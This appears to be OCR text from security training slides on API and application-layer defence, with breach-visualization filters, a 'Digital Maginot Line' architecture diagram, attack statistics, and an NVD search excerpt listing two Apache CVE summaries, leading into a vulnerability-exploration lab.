
- (x) all
- ( ) academic
- ( ) energy
- ( ) financial
- ( ) gaming
- ( ) government
- ( ) healthcare
- ( ) media
- ( ) military
- ( ) retail
- ( ) tech
- ( ) telecoms
- ( ) transport
- ( ) web


METHOD OF LEAK


- (x) all
- ( ) accidentally published
- ( ) hacked
- ( ) inside job
- ( ) lost / stolen computer
- ( ) lost / stolen media
- ( ) poor security

http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/

The Maginot Line




Users
All Apps
Mobile Apps
Web Apps
Social Apps
App Developers
Rogue Apps
Cyber Criminal
Consistent
Security & Privacy
Across Channels
(Via API Tier)
Multi-Channel
Interactions
Digital
Maginot
Line
Persistence
Security
API Tier
Orchestration
Analytics
API Security
Aligned with
Enterprise Standards
App Servers
ESB
Backend Services




https://cdn.pixabay.com/photo/2017/01/31/18/10/ancient-2026111_1280.png

https://cdn.pixabay.com/photo/2016/03/09/09/22/workplace-1245776_1280.jpg

Attacks

"84% of all cyber-attacks are happening on the application layer"
SAP
"90% of security incidents result from exploits against defects in software"
Department of Homeland Security



Common Vulnerability & Exposure

https://web.nvd.nist.gov/view/vuln/search?execution=e2s1

NATIONAL VULNERABILITY DATABASE

VULNERABILITIES | SEARCH AND STATISTICS

Search Results (Refine Search)

Sort results by: Publish Date Descending Sort

Search Parameters:

- Results Type: Overview
- Search Type: Search All
- Keyword (text search): apache

There are **1,165** matching records.
Displaying matches **1** through **20.**

Vuln ID	Summary	CVSS Severity
CVE-2017-9797	When an Apache Geode cluster before v1.2.1 is operating in secure mode, an unauthenticated client can enter multi-user authentication mode and send metadata messages. These metadata operations could leak information about application data types. In addition, an attacker could perform a denial of service attack on the cluster. **Published:** October 02, 2017; 09:29:03 PM -04:00	(not available)
CVE-2017-12620	When loading models or dictionaries that contain XML it is possible to perform an XXE attack, since Apache OpenNLP is a library, this only affects applications that load models or dictionaries from untrusted sources. The versions 1.5.0 to 1.5.3, 1.6.0, 1.7.0 to 1.7.2, 1.8.0 to 1.8.1 of Apache OpenNLP are affected. **Published:** October 02, 2017; 09:29:01 PM -04:00	(not available)

https://nvd.nist.gov/vuln/search

Lab - Exploring vulnerabilities

